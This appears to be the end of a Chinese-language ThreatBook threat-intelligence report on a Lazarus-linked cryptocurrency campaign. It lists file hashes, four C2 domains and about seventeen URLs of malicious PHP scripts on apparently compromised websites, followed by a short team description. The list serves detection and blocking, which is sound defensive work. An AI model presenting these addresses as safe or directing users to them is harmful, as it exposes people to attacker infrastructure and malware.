9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598

dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156

ee72f31f961f8fb703d6613686d7ba4370dfee10e78591c506b84d087d025b77

917b4075b47f5e8004cc6915bb5481080ef77bb048a0139aefdf4990e5ef9c50

08051b859367ab3c85522dd751755ee881464afa2fd89a955c2c8aad49d1e81c

c97bce0037078a7fc7738087fd12b7052e2cdb2bfdb6e3509d0a84adea81a16e

C2

torrytrade.com

skord.me

dorusio.com

esilet.com

URL

https://admforte.com.br/wp-content/plugins/top.php

https://shahrtdc.com/wp-content/plugins/top.php

https://justholdfast.com/doodle/wp-content/plugins/top.php

https://infodigitalnew.com/wp-content/plugins/top.php

https://sche-eg.org/plugins/top.php

https://www.vinoymas.ch/wp-content/plugins/top.php

http://torrytrade.com/info.php?truefalsefalse

http://torrytrade.com/info.php?04

http://drei-schneeballen.de/wp-content/plugins/nextgen-gallery/view.php

https://qwerty.creativehonduras.com/wp-includes/class-wp-redirect.php

http://www.urbankizomba.se/wp-content/plugins/photo-gallery/filemanager/upload.php

http://tag-cloud-photo.freeware.filetransit.com/login.php

http://funny-pictures.picphotos.net/saint-louis-senior-photos-senior-pictures-seniors-st-louis-st-louis/upload.php

https://www.charcuterie-a-la-ferme.com/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/images/get.php?ts=5F7912FF_D899390

http://tipslonim.by/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/every.php?ts=5F7912B0_103BAC80

http://nurture.com.sg/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/upgrade.php?ts=5F791207_1ABFC40

https://australia-express.com/wp-includes/image-list.php?ts=5F79125F_1E22F78B

关于微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级APT组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

加密货币 Lazarus
|发表评论

|评论列表

加载更多